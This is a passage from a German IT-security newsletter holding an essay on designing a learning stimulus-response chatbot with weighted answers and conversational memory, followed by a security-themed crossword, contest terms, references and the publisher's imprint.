Eine der ersten Schwierigkeiten bestand in der Entwicklung eines effizienten Suchalgorithmus, der eine logische Verarbeitung der Reize zuliebt. Dieser sollte die beste Reaktion finden können, indem der Reiz mit der grössten Ähnlichkeit gefunden werden sollte. Gehen wir davon aus, dass wir die folgenden beiden Datensätze in unserer primitiven Datenbank haben:

Wie geht es Dir?;Mir geht es gut,
danke.
Wie geht es mir?;Das weiss ich
nicht. Sag es mir!

Der erste ist eine typische Frage der Höflichkeit und des Interesses am Gegenüber. Sie wird in der Regel zu Beginn eines Gesprächs, nach der ersten Kontaktaufnahme, gestellt, um sich der Situation des Gesprächspartners mittels Empathie nach Möglichkeiten anpassen zu können. Zweitere hingegen ist eine facettenreichere Frage, denn sie könnte ironisch gemeint oder philosophischer Natur sein. Die gegebenen Reaktionen auf diese beiden Datensätze sind grundverschieden, schon alleine wegen der Auswahl des Subjekts (Du oder Ich) sowie der Intention der Frage (Neugierde oder Ironie).

Der Suchalgorithmus muss Fuzzy-Suchen unterstützen, die auch Resultate liefert, wenn die Suchabfrage nicht exakt zutreffend ist. Also so müsste stets der erste Datensatz gewählt werden, unabhängig davon, ob die Frage als „Wie geht es Dir?“ oder als „Wie gehts Dir“ gestellt wurde (Bei der zweiten Fassung wurde „geht“ und „es“ zusammengefasst sowie das abschliessende Fragezeichen weggelassen).

Was passiert nun, wenn ein Benutzer die Frage wie folgt stellt: „Wie gehts?“ Grundsätzlich könnten beide Datensätze zutreffen, wenn man lediglich die Zeichenketten vergleicht. Aus der gekürzten Frage geht nicht als Zeichenkette explizit hervor, um welche Person es sich bei der Nachfrage handelt. Wir als Mensch mit Bewusstsein für die Umgangssprache können unterscheiden, da wir die Richtungsweisung kennen, dass die gekürzte Frage stets für die zweite Person (vorwiegend Singular) gilt, also in diesem Fall der erste Datensatz, der sich beim Gegenüber erkundigt. Unsere Applikation kann diese Unterscheidung (mit den bisher gegebenen Informationen und Verarbeitungsmöglichkeiten) nicht vollziehen, da der Sinn für Grammatik gänzlich fehlt.

Wie wir diesem Problem begegnen wollen, liegt

grundsätzlich an uns. Wir können die Applikation so entwickeln, dass sie einfach davon ausgeht, die Sache verstanden zu haben. Mehr oder weniger Zufällig wird sodann eine der in Frage kommenden Antworten gegeben; vielleicht einfach der erstmögliche passende Datensatz gewählt, um zugleich noch die Zeit für die Suche zu minimieren. Ob diese Antwort nun richtig ist oder nicht, spielt in erster Linie für unsere künstliche Intelligenz keine Rolle. Hauptsache, es wurde reagiert. Menschen machen dies manchmal nicht viel anders. Wenn sie einem Gespräch nicht folgen können, reagieren sie bewusst oder unbewusst mit der ihnen am meisten plausibel erscheinenden Reaktion. Unser menschliches Gehirn trägt eine gewisse Mitschuld daran, da es zum Beispiel in akkustisch schwer verständlichen Gesprächen die fehlenden Fragmente mit „selber hinzugedichteten“ Fragmenten zu komplettieren versucht. Deshalb sind Missverständnisse bei Gesprächen in lauten Situationen nicht selten der Fall.

Dies kann auch bei unserer nicht-akkustischen Kommunikation zu unschönen Situationen führen, die schnell an der Intelligenz der Maschine zweifeln lassen. Der Volksmund könnte sodann geneigt sein zu behaupten, dass es sich bei unserer Lösung um einen „Dummschwätzer“ handelt, der „redet, bevor er denkt“. Alternativ können wir unserem Gerät ein sehr hohes Mass an Kritizismus bei Unklarheiten einimpfen. Kann keine plausible Reaktion gefunden werden, muss nachgefragt werden. Wir werden im weiteren Verlauf sehen, dass uns ein dynamisches Datenbankmodell dieses Problem auf nützliche Weise beheben wird. Zwar ist es in gewisser Weise mühsam, wenn in einem Gespräch fortwährend der Sinn der eigenen Aussagen erklärt werden muss. Für den Erfolg des Hauptziels eines Gesprächs, nämlich dem Austausch von Informationen, ist diese Reiberei jedoch sehr zuträglich.

Das dynamische Datenbankmodell

Das statische Reiz/Reaktions-Schema machte aber für mich noch lange keine Intelligenz aus, denn Intelligenz ist, wenn Dinge gelernt und Zusammenhänge erkannt werden können. So war es für mich schon zu Beginn des Projekts klar, dass die Anwendung neue Reiz/Reaktions-Paare lernen bzw. speichern können sollte, um diese bei zukünftigen Interaktionen anwenden zu können. Wurde also eine Frage durch den Benutzer gestellt, dessen Antwort der Applikation nicht bekannt war, fragte diese nach einer möglichen Reaktion nach. Die Rückgabe des Benutzers wurde sodann für den neuen

Datensatz gespeichert. Beispiel einer solchen Lernkommunikation:

- Benutzer : Was ist Intelligenz?
- ChatBot : Ich kenne keine Antwort. Können Sie mir eine mögliche Antwort nennen?
- Benutzer : Intelligenz ist die Möglichkeit, Dinge zu verstehen und Zusammenhänge zu erkennen.

Als Erweiterung zu diesem notgedrungenen Lernmodul wurde ebenfalls die Möglichkeit gegeben, dass die Applikation durch einen Benutzer korrigiert werden konnte. Passte dem Anwender die Reaktion in einer gewissen Situation nicht, musste der Benutzer diese lediglich verneinen bzw. in Frage stellen. Der ChatBot sprang sodann wieder in den Lernmodus, in dem er nach der richtigen Antwort fragte. Die Datenbank wurde also von Kommunikation zu Kommunikation erweitert und ausgebessert - Meine Applikation begann also allmählich zu lernen.

- Benutzer : Was ist Intelligenz?
- ChatBot : Intelligenz ist die Möglichkeit, Dinge zu verstehen und Zusammenhänge zu erkennen.
- Benutzer : Nein, das stimmt nicht!
- ChatBot : Wie lautet denn die richtige Antwort?
- Benutzer : Intelligenz ist die Möglichkeit, sich sozial zu verhalten, um dem Kollektiv und dem Individuum möglichst viele Vorteile zu verschaffen.

Diese Anwendung funktionierte wirklich gut und konnte so manches mehr, weder die primitiven Eliza-Maschinen, die sehr statisch auf einem Pseudo-Reiz/Reaktions-Schema basierten. Ich war dennoch nicht zufrieden, denn der ChatBot schien lediglich mit einem Kurzzeitgedächtnis ausgestattet zu sein. So gibt es nur immer ein Reiz/Reaktions-Paar, das zwar korrigiert werden konnte. Ältere Antworten oder alternative Antworten, die in anderen Situationen besser gepasst hätten – dies wird noch ein Thema bezüglich des Bewusstseins -, wurden einfach mit den neuen Reaktionen überschrieben.

Quantensprung durch logische Gewichtung

Jahre später entwickelte ich eine erweiterte Fassung des ursprünglichen ChatBots. Auch die neue Variante arbeitete nach dem datenbankbasierenden Reiz/Reaktions-Schema. Ebenfalls konnte die Software bei unbekanntem

Antworten nachfragen oder sich korrigieren lassen. Die grosse Weiterentwicklung bestand jedoch in zwei Bereichen bei der Datenbankverarbeitung:

Zum ersten konnte der neue ChatBot Reize und Reaktionen austauschen. Er merkte sich zwar noch immer, was ein Reiz und was eine Reaktion war. In den meisten Situationen wusste er sie auch so zu benutzen. Zusätzlich konnte er sich aber einen Gesprächsverlauf merken und notfalls bei einer Wiederholung einer Kommunikation die Gegenpartei einnehmen. Führte man mit ihm zum Beispiel ein Streitgespräch über Friedrich Nietzsches "Also sprach Zarathustra", wobei man eine kritische Position einnahm, konnte der neue ChatBot beim nächsten Durchlauf ebenso diese Stellung einnehmen und mit den gleichen Argumenten dagegenhalten. Die Datenbank wuchs somit auf das Doppelte an, denn jede Reaktion wurde sogleich als neuer Reiz gespeichert und umgekehrt.

Desweiteren war der neue ChatBot in der Lage, eine logische Gewichtung von Datensätzen vorzunehmen. Es konnten nun also alternative Reaktionen gespeichert und diese je nach Situation besser eingebracht werden. Diese Gewichtung fand durch eine Skalierbarkeit mittels Integern statt, welche streng dynamisch war, da sie sich bei jedem Tangieren eines Datensatzes anpasste. Sehr schnell und sehr individuell begann der neue ChatBot seinen Charakter auszubilden. Ein Quantensprung bei meinen Experimenten der künstlichen Intelligenz. Die folgende Auflistung zeigt das mögliche Schema der Einführung dieser logischen Gewichtung. Es sind in der zweiten Spalte nun mehrere Reaktionen möglich, deren Anzahl an Auftreten vergangener Gespräche durch eine Zahl in runden Klammern angegeben wird. Umso öfter eine Antwort vorkam, desto eher wird diese auch richtig gewesen sein und deshalb bei der nächsten Auswahl einer Reaktion bevorzugt werden.

```
Hallo;{Guten
Tag!(3)},{Hallo!(7)},{Ciao!(1)}
Wie geht es Dir?;{Mir geht es
gut.(12)},{Nicht so gut.(4)}
Mir geht es auch gut.;{Das freut
mich zu hören.(9)};{Schön!(2)}
Nicht so gut.;{Oh, das tut mir
leid. Kann ich Dir irgendwie
helfen?(1)}
Was machst Du so?;{Ich chatte
gerade mit Dir, was denn
sonst?(2)}
Machs gut!;{Ja, Du
auch!(4)},{Danke, tschüss!(3)}
```

```
Schönen Tag!;{Danke, Dir
auch!(2)};{Danke, tschüss!(4)}
```

Einführung eines Langzeitgedächtnisses

Die logische Gewichtung erlaubt zudem die Erweiterung in der Form der Einführung eines Langzeitgedächtnisses. So können zusätzliche Attribute eines Reiz/Reaktions-Datensatzes eingeführt werden, die bestimmen, welcher Informationsaustausch normalerweise vor und welcher nach dem jeweiligen Datensatz gebräuchlich ist. Zum Beispiel weiss die Software, dass die meisten Gespräche mit einer Begrüssung beginnen und dass eine solche mitten in einem Gespräch eher selten vorkommt und deshalb sonderbar anmuten müsste.

Um unser Langzeitgedächtnis umzusetzen, müssen wir spätestens jetzt den einzelnen Datensätzen eindeutige IDs zuordnen. Dazu führen wir eine erste Spalte ein, die mit einer Auto-Nummerierung ausgestattet wird. Zusätzlich fügen wir zwei weitere Spalten hinzu. Die erste definiert, welche ID normalerweise vor diesem Datensatz abgearbeitet wurde und wie oft. Die zweite tut dasselbige für die nachfolgenden Dialogsequenzen.

```
1;Hallo;{Guten
Tag!(3)},{Hallo!(7)},{Ciao!(1)}
;2(4),5(1),7(2)
2;Wie geht es Dir?;{Mir geht es
gut.(12)},{Nicht so
gut.(4)};1(14);4(2),6(3)
3;Mir geht es auch gut.;{Das
freut mich zu
hören.(9)};{Schön!(2)};5(2),7(
1)
4;Nicht so gut.;{Oh, das tut mir
leid. Kann ich Dir irgendwie
helfen?(1)};2(6);5(1),6(3),7(2)
5;Was machst Du so?;{Ich chatte
gerade mit Dir, was denn
sonst?(2)};1(3),3(1);2(1),6(6),
7(1)
6;Machs gut!;{Ja, Du
auch!(4)},{Danke,
tschüss!(3)};1(1),5(3);7(1)
7;Schönen Tag!;{Danke, Dir
auch!(2)};{Danke,
tschüss!(4)};1(2),5(1);6(2)
```

Diese gewisse Linearität von Gesprächsverläufen kann durch eine Baumstruktur, wie zum Beispiel diejenige in Abbildung 1, visualisiert werden. Ausgangspunkt ist dabei die Begrüssung 1, die in verschiedene Gesprächsthemen übergehen kann. Abgeschlossen wird ein Gespräch meistens mit dem Abschied 6 oder 7, auf den sodann wieder der nächste Gesprächsaufbau 1 zu folgen hat. Die Pfeile zeigen die Möglichkeiten des weiteren Verlaufs des Gesprächs an, wobei die Zahl beim

Pfeil indirekt die Probabilität dieses spezifischen Fortgangs kennzeichnet. Wir können an diesem fiktiven Beispiel ebenfalls sehen, dass aus dem Reiz 4 lediglich die Reaktionen 6 und 7 entstehen können. Es ist praktisch nicht gegeben, dass 2, 3 oder 5 darauf folgen.




Abbildung 1: Verlauf bisheriger Gespräche

Die Tiefe des Verständnisses

Ein wichtiger Bestandteil interessanter und tiefgründiger Gespräche ist die Tiefe des Verständnisses für ein Gespräch. Damit ist gemeint, dass der Akteur sich dessen bewusst sein muss, wie tief die Diskussion schon in ein Thema vorgedrungen ist. So macht es einen grossen Unterschied, ob wir zu Beginn eines Gesprächs die Frage „Gibt es Gott?“ erörtern, oder ob dies nach einem zwei stündigen Disput zum Thema Quantenphysik zur Sprache kommt. Die Reaktionen fallen, wenn auch voraussichtlich in ihrer Richtung und in ihren Grundzügen identisch aus. Eine Person, die an die Existenz Gottes glaubt, wird sowohl bei einem Small-Talk als auch bei einer intensiven philosophischen Diskussion ihre Position vertreten. Der Unterschied wird jedoch sein, dass man sich mit Vorliebe auf andere Fakten stützt und dadurch den Detailreichtum der Diskussion beeinflusst.

Gehen wir davon aus, dass eine Kommunikation durch einen Zeitpfeil dargestellt werden kann. Der Austausch von Informationen erfolgt in sogenannten Zeitschlitz (engl. timeslots). Zug um Zug bringt sich jemand in das Gespräch ein, wodurch quasi ein Schlagabtausch des Informationsaustauschs stattfindet.

Das primitive Reiz/Reaktions-Schema ist nicht besonders Vielschichtig, so basiert eine solche

interpersonelle Interaktion lediglich aus einem Reiz REIZ_n und einer Reaktion REAKTION_n. Diese wollen wir ihrem kontinuierlichen Auftreten nach mit Integern benennen. Nennen wir den ersten Reiz eines Gesprächs REIZ₁. Die darauf folgende Reaktion nennen wir entsprechend REAKTION₁. Die REAKTION₁ wird sodann zum neuen REIZ₂, der natürlich von der REAKTION₂ beantwortet wird. Dieses Schauspiel führt sich immerweiter fort, so wie dies in Abbildung 2 von links nach rechts dargestellt wird.




Abbildung 2: Verlauf des Reiz/Reaktion-Paares

Wenn wir die Verständnistiefe dieses Reiz/Reaktion-Schemas, also dieser entsprechenden Paare, darstellen, so sehen wir, dass diese nur sehr gering ist. Abbildung 3 versucht dies zu visualisieren. Die Maschine beginnt mit einem Gespräch. In diesem Anfangszustand ist sich keiner der Protagonisten darüber im Klaren, was bisher passiert ist, denn im Rahmen dieses Gesprächs ist auch noch nichts passiert. Die Verständnistiefe ist somit auf V₀ festgelegt. Sendet der Benutzer einen ersten Reiz aus, fällt die Maschine in den Zustand des ersten Verstehens des Gegenwärtigen Gesprächspunktes. Die Verständnistiefe entwickelt sich zur Stufe V₁. Wurde die Reaktion durch die Software gegeben, fällt sie hingegen wieder in die Stufe V₀ zurück, in der auf den nächsten Reiz gewartet wird.




Abbildung 3: Normale Verständnistiefe des Reiz/Reaktions-Schemas

Das Problem hierbei ist, dass auf der Stufe V₀ jeweils nicht an irgendeinen im Gespräch vergangenen Zustand der Stufe V₁ erinnert werden kann. Es ist somit unmöglich für die Applikation, bewusste und absichtliche Verknüpfungen zu schon besprochenen Reiz/Reaktions-Paaren entsprechender Tiefe zu machen.

Wir können diesem Problem der Einschränkung der Verständnistiefe auf verschiedenen Ebenen begegnen.

Eine mögliche und einfache Lösungsvariante für dieses Bewusstsein des Themas wäre durch eine logische Gewichtung von Antworten gegeben. In der Reiz/Reaktions-Datenbank werden die Deltas zwischen einzelnen Punkten berechnet. Näher zusammenliegende Reiz/Reaktions-Paare gelten als eher zu einem Thema passend, weder weiter auseinanderliegende.

Nehmen wir das Beispiel, bei dem der Benutzer eine Diskussion zum Thema Kryptografie anstrebt. Dies geschieht typischerweise mit dem Fragesatz „Was weisst Du über Kryptografie?“ Im Schnitt wird nach 2,3 Reizen die verhältnismässig undefinierte Frage „Und wie stark ist sie?“ gestellt. Ihr geht jedoch der Satz „Kennst Du Dich mit AES aus?“ voraus. Also müsste die Berechnung der Verständnistiefe besagen, dass sich die undefinierte Frage auf das Thema des vorangehenden Reizes und des 2,3 Reize zuvor gestellten Themengebiets bezieht. Die Frage „Und wie stark ist sie?“ kann in einem komplett anderen Themengebiet wieder auftauchen und dort eine gänzlich andere Reaktion und einen differenzierten Gesprächsverlauf ermöglichen.

Abbildung 4 visualisiert diese erweiterte Verständnistiefe. Die Software ist dabei in der Lage, nicht nur im Langzeitgedächtnis den Verlauf eines Dialogs zu vermerken. Ebenso ist sie in der Lage, im Kurzzeitgedächtnis das angeschnittene Thema zwischenspeichern. In dieser gewichteten Lösungsvariante jedoch in einem Pseudo-Format ohne Verständnis für die eigentliche Sache. Auch hier startet ein Gespräch mit der initialen Verständnistiefe V₀, deren erster Reiz sich zu V₁ erweitert. Wird nun nachgehakt, wird gar zur Verständnistiefe V₂ gesprungen, die bezüglich Bewusstsein des Themas direkt mit den vorangegangenen und höher liegenden Schichten V₀ und V₁ verbunden ist.




Abbildung 4: Erweiterte Verständnistiefe

Das Verständnis der Sprache

Von enormen Vorteil für das Erhöhen der Verständnistiefe, und nicht nur in diesem Belang,

wäre für das Gerät das umfassende Verständnis für die eingesetzte natürliche Sprache. Könnte die Applikation zwischen Wortarten (Nomen, Verben, Adjektive, Partikel), Konjunktionen (ich, du, er, usw.), Zeitformen (Konjunktiv, Präsens, Partizip Perfekt, Futurum I, usw.) und Pronomen (er, sie, es) unterscheiden – um nur einige zu nennen -, können rückbezügliche Gespräche umgesetzt werden. Dies ist zum Beispiel der AIML-Implementierung A.L.I.C.E. der Artificial Intelligence Foundation möglich. Schauen wir uns das Gespräch mit dieser Rückbezüglichkeit in Form eines Pronomens an:

Human : What do you know about cryptography?

ALICE : I'll come back to that later.

Human : What do you know about it?

ALICE : "It" refers to cryptography, I think.

Als erstes wurde dem System eine Frage bezüglich eines Themas gestellt, auf das es nicht ausgerichtet wurde. Die Software versucht der Frage auszuweichen. Hakt der Benutzer noch einmal nach, was es darüber wisse, ohne das Wissensgebiet noch einmal beim Namen zu nennen, so ist ALICE in der Lage, das Relativpronomen dem entsprechenden Subjekt des Themas zuzuordnen.

5. Kreuzworträtsel

Deutscher Hacker-Club	Dateikon trollblock		Linux User Gruppe			Klassischer UNIX-Text editor	Klassischer Security Scanner		TCP-Flagge für das Abrufen von Webseiten			Taste für Sonderfunktionen bzw. Steuerzeichen	Vorgänger von Windows 2000
	3		Engl. Übersetzung für Stromversorgung			Network Address Translation			Verschlüsselungsmechanismus für HTTP		10		Programmierschnittstelle für Windows
Briefqualität	Fehler in einem Computerprogramm				Unix: Verschieben einer Datei	6			Gruppe mit dem Ziel sicherer Computer-Platznamen				
		Wonach sucht Wellenreiter		"Binary" (Binär) und "Digit" (Ziffer)	automat. Buchstabenerkennung					Künstliche Intelligenz	Featurepack von Checkpoint		
Laufzeitbibliothek	Lautes Lachen				Machte Musik zu "Password Swordfish"		National Institute of Standards and Technology					Internet Protocol	
			Funktion als Piktogramm					Autor des Buches "1984"	Unternehmen TLD				Unix-Distribution mit apt-get
			Bösewicht im Film "Password Swordfish"			1						Meiner bescheidenen Meinung nach	
Computer Online Adventure				Kennwort bei Kreditkarten	32-Bit-Bus		Nur lesbarer, permanenter Speicher				Abk.: Internet Explorer		7
DOS: Vergleich den Inhalt von Dateien	Unix: Dateiinhalt anzeigen	Internationales Standardisierungsinstitut	5				Kleiner Bruder von HTML				Webserver von Microsoft		
				Unix: Löschen einer Datei			Dateneinrichtung (Terminal, Computer)	9		Hauptbausteine sicherer HW der TCPA	Betriebssystem von Cisco	4	
			UNIX-Kommando equivalent zu dir unter DOS			2							
Umarmung und Küsse													
Nachrichtendienst der Vereinigten Staaten					optische Platte								
			Flüssigkristall-Anzeige			8							

Wettbewerb

Mailen Sie uns das erarbeitete Schlüsselwort an die Adresse <mailto:info@scip.ch> inklusive Ihren Kontakt-Koordinaten. Das Los entscheidet über die Vergabe des Preises. Teilnahmeberechtigt sind alle ausser den Mitarbeiterinnen und Mitarbeitern der scip AG sowie deren Angehörige. Es wird keine Korrespondenz geführt. Der Rechtsweg ist ausgeschlossen.

Einsendeschluss ist der **15.01.2004**. Die GewinnerInnen werden nur auf ihren ausdrücklichen Wunsch publiziert. Die scip AG übernimmt keinerlei, wie auch immer geartete Haftung im Zusammenhang mit irgendeinem im Rahmen des Gewinnspiels an eine Person vergebenen Preises. Die Auflösung der Security-Kreuzworträtsel finden Sie jeweils online auf <http://www.scip.ch> unter Publikationen > scip monthly Security Summary und dann bei Errata.

Gewinnen Sie einen Monat des [Securitytracker](#) Dienstes)pallas(.

SECURITYTRACKER



6. Literaturverzeichnis

Bundesrepublik Deutschland, 17. Dezember 2004, Bundesgesetz - Grundgesetz für die Bundesrepublik Deutschland, Artikel 3 (Gleichheit vor dem Gesetz), <http://www.bundesregierung.de/Grundgesetz-4245/l.-Die-Grundrechte.htm>

Free Software Foundation, Juni 1991, GNU General Public License, <http://www.gnu.org/copyleft/gpl.html>

Kleinz, Torsten, 13. Dezember 2004, Streit um angeblich übernommene Wörterbuch-Inhalte, Heise Online, <http://www.heise.de/newsticker/meldung/54192>

Ruef, Marc, 13. Dezember 2004, Abhaengigkeiten der GPL, de.soc.recht.datennetze, <http://groups-beta.google.com/group/de.soc.recht.datennetze/msg/ce3ea02eb18780ee>

Schweizerische Bundesverfassung, 11. Mai 2004, <http://www.admin.ch/ch/d/sr/101/a8.html>

7. Impressum

Herausgeber:
scip AG
Technoparkstrasse 1
CH-8005 Zürich
T +41 1 445 1818
<mailto:info@scip.ch>
<http://www.scip.ch>

Zuständige Person:
Marc Ruef
Security Consultant
T +41 1 445 1812
<mailto:maru@scip.ch>
PGP:
http://www.scip.ch/firma/facts/maru_scip_ch.asc

Einem **konstruktiv-kritischen Feedback** gegenüber sind wir nicht abgeneigt. Denn nur durch angeregten Ideenaustausch sind Verbesserung möglich. Senden Sie Ihr Schreiben an smss-feedback@scip.ch.

Die ausgewiesenen IT-Security Spezialisten der scip AG verfügen, in diesem sehr komplexen sowie breitgefächerten Spezialgebiet, über jahrelang erarbeitetes und angewandtes Wissen. Wir sind der **effiziente** und **persönliche** Partner im Sektor IT-Sicherheit. Bei Fragen, Schulungen, Assessments und Projekten im Bezug zur IT-Security finden Sie eine kompetente Anlaufstelle in uns.

Nutzen Sie unsere Dienstleistungen!

Das Errata (Verbesserungen, Berichtigungen, Änderungen) der scip monthly Security Summary's finden Sie online unter <http://www.scip.ch/publikationen/smss/>.

Der Bezug des scip monthly Security Summary ist **kostenlos**. Sie können sich mit einer Email an die Adresse smss-subscribe@scip.ch eintragen. Um sich auszutragen, senden Sie Ihr Email an die Adresse smss-unsubscribe@scip.ch